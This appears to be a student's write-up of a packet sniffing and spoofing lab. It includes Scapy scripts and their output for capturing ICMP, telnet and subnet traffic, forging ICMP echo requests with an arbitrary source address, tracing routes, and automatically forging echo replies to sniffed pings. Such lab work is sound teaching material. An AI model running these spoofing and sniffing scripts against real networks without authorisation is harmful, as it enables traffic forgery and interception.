Packet Sniffing and Spoofing Lab

Question 1.1

A: Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations.

With the root privileges:

```
[10/15/20]seed@VM:~/Desktop$ #this is the attacker
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()

pkt = sniff(iface = 'enp0s3', filter = 'icmp', prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:3c:e6:f8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 19325
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xd317
     src       = 10.0.2.5
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x17e1
        id        = 0xc6e
        seq       = 0x1
###[ Raw ]###
```

```
        type      = echo-request
        code      = 0
        chksum    = 0x17e1
        id        = 0xc6e
        seq       = 0x1
###[ Raw ]###
          load      = '\x1e\x86\x88_8\xc7\t\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x
1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 08:00:27:3c:e6:f8
  src       = 52:54:00:12:35:00
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 0
     flags     =
     frag      = 0
     ttl       = 114
     proto     = icmp
     chksum    = 0x2c95
     src       = 8.8.8.8
     dst       = 10.0.2.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x1fe1
        id        = 0xc6e
        seq       = 0x1
###[ Raw ]###
```

```
[10/15/20]seed@VM:~$ #this is the client
[10/15/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=20.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=30.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=30.7 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=114 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=114 time=24.2 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=114 time=18.0 ms
^C
--- 8.8.8.8 ping statistics ---
7 packets transmitted, 6 received, 14% packet loss, time 6
032ms
rtt min/avg/max/mdev = 18.096/24.865/30.965/4.771 ms
[10/15/20]seed@VM:~$
```

Without the root privileges:

```
[10/15/20]seed@VM:~/Desktop$ #trying to run without sudo (root priv)
[10/15/20]seed@VM:~/Desktop$ python3 sniffy.py
Traceback (most recent call last):
  File "sniffy.py", line 6, in <module>
    pkt = sniff(iface = 'enp0s3', filter = 'icmp', prn = print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[10/15/20]seed@VM:~/Desktop$
```

Difference:

The Sniffer program needs root privileges because it runs in the promiscuous mode. So without sudo, the program doesn't have permission to turn on the promiscuous mode so it fails with an 'operation not permitted' error.

B:

1. Capture only the ICMP packet

   To capture the ICMP packet, the filter to be used is: filter = 'icmp'

   The filter used in Question 1.1 A is the same one for ICMP packets.

   The code and the output:

```
[10/15/20]seed@VM:~/Desktop$ #this is the attacker
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()

pkt = sniff(iface = 'enp0s3', filter = 'icmp', prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:3c:e6:f8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 19325
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xd317
     src       = 10.0.2.5
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x17e1
        id        = 0xc6e
        seq       = 0x1
###[ Raw ]###
```

2. Capture any TCP packet that comes from a particular IP and with a destination port number 23.

For this question, I'm capturing tcp packets from IP = 10.0.2.5 and dst port = 23
The filter for this is: filter = 'tcp and src host 10.0.2.5 and dst port 23'
The code and output:

```
[10/15/20]seed@VM:~/Desktop$ #This is the attacker
[10/15/20]seed@VM:~/Desktop$ #trying TCP with src ip = 10.0.2.5 and dst port = 23
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()

f = 'tcp and src host 10.0.2.5 and dst port 23'
pkt = sniff(iface = 'enp0s3', filter = f, prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
###[ Ethernet ]###
  dst       = 08:00:27:1f:a1:bb
  src       = 08:00:27:3c:e6:f8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 60605
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x35e6
     src       = 10.0.2.5
     dst       = 10.0.2.4
     \options   \
###[ TCP ]###
        sport     = 44392
        dport     = telnet
        seq       = 3469320326
        ack       = 0
```

```
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (815730, 848710))]

###[ Ethernet ]###
  dst       = 08:00:27:1f:a1:bb
  src       = 08:00:27:3c:e6:f8
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 60696
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x3593
     src       = 10.0.2.5
     dst       = 10.0.2.4
     \options   \
###[ TCP ]###
        sport     = 44392
        dport     = telnet
        seq       = 3469320471
        ack       = 1133820990
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 245
        chksum    = 0xdaa4
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (815741, 848721))]

^C[10/15/20]seed@VM:~/Desktop$
```

```
[10/15/20]seed@VM:~$ #this is the client with ip 10.0.2.5
[10/15/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Oct  1 22:40:00 EDT 2020 from 10.0.2.5 on
pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic
i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/15/20]seed@VM:~$ ^C
[10/15/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.041 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.035 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.031 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.035 ms
```

```
[10/15/20]seed@VM:~$ ^C
[10/15/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.041 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.035 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.031 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.035 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.049 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.050 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.045 ms
^C
--- 10.0.2.4 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 72
30ms
rtt min/avg/max/mdev = 0.029/0.039/0.050/0.009 ms
[10/15/20]seed@VM:~$
```

3. Capture packets coming from or going to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

   For this question, I'm using the subnet 128.230.0.0/16. To demonstrate that it is capturing packets both to and from the subnet, I used http protocol. After running the program, I tried to navigate to the seedlabs.org web page. I also captured the packets using wireshark to compare. I noticed that the program captured http requests and response messages from the IP address: 128.230.247.70 which is a part of the subnet.

The packets captured by the program.

```
[10/15/20]seed@VM:~$ #This is the attacker
[10/15/20]seed@VM:~$ #Trying to sniff subnet
[10/15/20]seed@VM:~$ cd Desktop/
[10/15/20]seed@VM:~/Desktop$ cat sniffy.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()

f = 'net 128.230.0.0/16'
pkt = sniff(iface = 'enp0s3', filter = f, prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffy.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:1f:a1:bb
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 3023
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xaabc
     src       = 10.0.2.4
     dst       = 128.230.247.70
     \options   \
###[ TCP ]###
        sport     = 54668
        dport     = http
        seq       = 1870207508
```

```
     dst       = 128.230.247.70
     \options   \
###[ TCP ]###
        sport     = 54668
        dport     = http
        seq       = 1870207508
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 29200
        chksum    = 0xe059
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (2101723, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst       = 08:00:27:1f:a1:bb
  src       = 52:54:00:12:35:00
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 44
     id        = 181
     flags     =
     frag      = 0
     ttl       = 255
     proto     = tcp
     chksum    = 0x36e6
     src       = 128.230.247.70
     dst       = 10.0.2.4
     \options   \
###[ TCP ]###
```

```
     \options   \
###[ TCP ]###
        sport     = http
        dport     = 54668
        seq       = 14792
        ack       = 1870207509
        dataofs   = 6
        reserved  = 0
        flags     = SA
        window    = 32768
        chksum    = 0xfab1
        urgptr    = 0
        options   = [('MSS', 1460)]
###[ Padding ]###
           load      = '\x00\x00'

###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:1f:a1:bb
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 40
     id        = 3024
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xaacf
     src       = 10.0.2.4
     dst       = 128.230.247.70
Trash  tions   \
```


This packet contains an http get message.

```
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:1f:a1:bb
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 342
     id        = 3025
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xa9a0
     src       = 10.0.2.4
     dst       = 128.230.247.70
     \options   \
###[ TCP ]###
        sport     = 54668
        dport     = http
        seq       = 1870207509
        ack       = 14793
        dataofs   = 5
        reserved  = 0
        flags     = PA
        window    = 29200
        chksum    = 0xd9a6
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = 'GET /favicon.ico HTTP/1.1\r\nHost: www.cis.syr.edu\r\nUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linu
x i686; rv:60.0) Gecko/20100101 Firefox/60.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\
```

This packet contains the response message.

```
###[ Ethernet ]###
  dst       = 08:00:27:1f:a1:bb
  src       = 52:54:00:12:35:00
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 501
     id        = 195
     flags     =
     frag      = 0
     ttl       = 255
     proto     = tcp
     chksum    = 0x350f
     src       = 128.230.247.70
     dst       = 10.0.2.4
     \options   \
###[ TCP ]###
        sport     = http
        dport     = 54668
        seq       = 14793
        ack       = 1870207811
        dataofs   = 5
        reserved  = 0
        flags     = PA
        window    = 32466
        chksum    = 0x92ac
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = 'HTTP/1.1 404 Not Found\r\nDate: Fri, 16 Oct 2020 01:59:26 GMT\r\nServer: Apache/2.4.6 (CentOS) O
penSSL/1.0.2k-fips mod_fcgid/2.3.9\r\nContent-Length: 209\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\
Trash      Type: text/html; charset=iso-8859-1\r\n\r\n<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html><head>\n<t
```


Here’s the wireshark trace for comparison.




Question 1.2

Please make any necessary change to the sample code, and then demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address.

For this question, I used the attacker VM to send spoofed packets from source 10.0.2.4 to destination 10.0.2.5. The attack is successful and 10.0.2.5 sends a ping reply back to 10.0.2.4. The wireshark trace is:





The command line output of the programm (The spoofed packet) is:

```
[10/15/20]seed@VM:~/Desktop$ #This is the attacker
[10/15/20]seed@VM:~/Desktop$ sudo python3 spoof.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 10.0.2.4
  dst       = 10.0.2.5
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0

[10/15/20]seed@VM:~/Desktop$
```

The code used:

```
[10/15/20]seed@VM:~/Desktop$ cat spoof.py
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = "10.0.2.4", dst = "10.0.2.5")
icmp = ICMP()
pkt = ip/icmp
pkt.show()
send(pkt, verbose = 0)[10/15/20]seed@VM:~/Desktop$
```

Question 1.3

Using Traceroute: use Scapy to estimate the distance, in terms of number of routers, between your VM and a selected destination.

I used python to perform the entire procedure automatically. I used to programs:

1. traceprint.py - This prints the IP addresses of the captured icmp timeout error messages until the destination is reached.

2. tracec - This constructs the ping messages with incrementing ttl values.

The output of the traceroute command on the virtual machine for comparison.

```
[10/15/20]seed@VM:~/Desktop$ #Normal traceroute command output
[10/15/20]seed@VM:~/Desktop$ sudo traceroute --icmp 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  10.0.2.1 (10.0.2.1)  0.571 ms  0.548 ms  0.544 ms
 2  10.0.0.1 (10.0.0.1)  11.213 ms  12.377 ms  13.122 ms
 3  96.120.16.105 (96.120.16.105)  27.899 ms  27.874 ms  27.885 ms
 4  ae-254-1240-rur02.alief.tx.houston.comcast.net (69.139.210.189)  30.297 ms
30.303 ms  30.299 ms
 5  ae-17-ar01.bearcreek.tx.houston.comcast.net (68.85.245.33)  32.548 ms  40.42
4 ms  41.270 ms
 6  be-33662-cr02.dallas.tx.ibone.comcast.net (68.86.92.61)  40.399 ms  24.215 m
s  24.122 ms
 7  be-12495-pe03.1950stemmons.tx.ibone.comcast.net (68.86.85.194)  22.544 ms  2
0.890 ms  21.013 ms
 8  66.208.232.42 (66.208.232.42)  19.899 ms  19.902 ms  25.195 ms
 9  108.170.240.129 (108.170.240.129)  26.093 ms  61.654 ms  61.536 ms
10  216.239.42.99 (216.239.42.99)  61.121 ms  19.944 ms  20.431 ms
11  dns.google (8.8.8.8)  19.856 ms  17.673 ms  17.632 ms
```

Tracec program output

```
[10/15/20]seed@VM:~/Desktop$ #Running tracec program
[10/15/20]seed@VM:~/Desktop$ sudo python3 tracec.py
[10/15/20]seed@VM:~/Desktop$
```

Traceprint program output

```
[10/15/20]seed@VM:~/Desktop$ #running traceprint program
[10/15/20]seed@VM:~/Desktop$ sudo python3 traceprint.py
10.0.2.1
10.0.0.1
96.120.16.105
69.139.210.189
68.85.245.33
68.86.92.61
68.86.85.194
66.208.232.42
108.170.240.129
216.239.42.99
[10/15/20]seed@VM:~/Desktop$
```

Code for Tracec.py

```
Terminal
[10/15/20]seed@VM:~/Desktop$ cat tracec.py
#!/usr/bin/python3
from scapy.all import *

for i in range(1, 100):
        a = IP(dst = "8.8.8.8", ttl = i)
        b = ICMP()
        pkt = a/b
        send(pkt, verbose = 0)[10/15/20]seed@VM:~/Desktop$
[10/15/20]seed@VM:~/Desktop$
```

Code for traceprint.py

```
Terminal
[10/15/20]seed@VM:~/Desktop$ cat traceprint.py
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):

        #if the ip address is the destination quit
        if ICMP in pkt and pkt[ICMP].type == 0 and pkt[ICMP].code == 0:
                quit()


        #The packet should be icmp type should be 11 and code should be 0
        if ICMP in pkt and pkt[ICMP].type == 11 and pkt[ICMP].code == 0:
                ip = pkt[IP].src
                print(ip)


f = 'icmp'
pkt = sniff(filter = f, prn = print_pkt)
[10/15/20]seed@VM:~/Desktop$
```

Question 1.4

Sniffing and-then Spoofing

Before running the attacker program, ping command from client to dummy address 1.2.3.4 was unsuccessful.
After running the attacker command, the ping was successful.
The output before and after running the attacker command.

```
[10/15/20]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.


^C
--- 1.2.3.4 ping statistics ---
42 packets transmitted, 0 received, 100% packet loss, time 41964ms

[10/15/20]seed@VM:~$ #After running the attacker program:
[10/15/20]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=99 time=26.3 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=99 time=6.00 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=99 time=5.60 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=99 time=10.5 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=99 time=8.21 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=99 time=7.92 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=99 time=6.50 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=99 time=11.0 ms
^C
--- 1.2.3.4 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7010ms
rtt min/avg/max/mdev = 5.608/10.278/26.379/6.364 ms
[10/15/20]seed@VM:~$
```

The attacker code:

```
[10/15/20]seed@VM:~$ cd Desktop/
[10/15/20]seed@VM:~/Desktop$ cat sniffandspoof.py
#!/usr/bin/python3

from scapy.all import *

def spoof_pkt(pkt):
        if ICMP in pkt and pkt[ICMP].type == 8:
                ip = IP(src = pkt[IP].dst, dst = pkt[IP].src, ihl = pkt[IP].ihl)
                ip.ttl = 99
                icmp = ICMP(type = 0, id = pkt[ICMP].id, seq = pkt[ICMP].seq)

                if pkt.haslayer(Raw):
                        data = pkt[Raw].load
                        newpkt = ip/icmp/data
                else:
                        newpkt = ip/icmp

                send(newpkt, verbose = 0)

sniff(filter = 'icmp', prn = spoof_pkt)[10/15/20]seed@VM:~/Desktop$
[10/15/20]seed@VM:~/Desktop$ sudo python3 sniffandspoof.py
^C[10/15/20]seed@VM:~/Desktop$ #This is the attacker
[10/15/20]seed@VM:~/Desktop$
```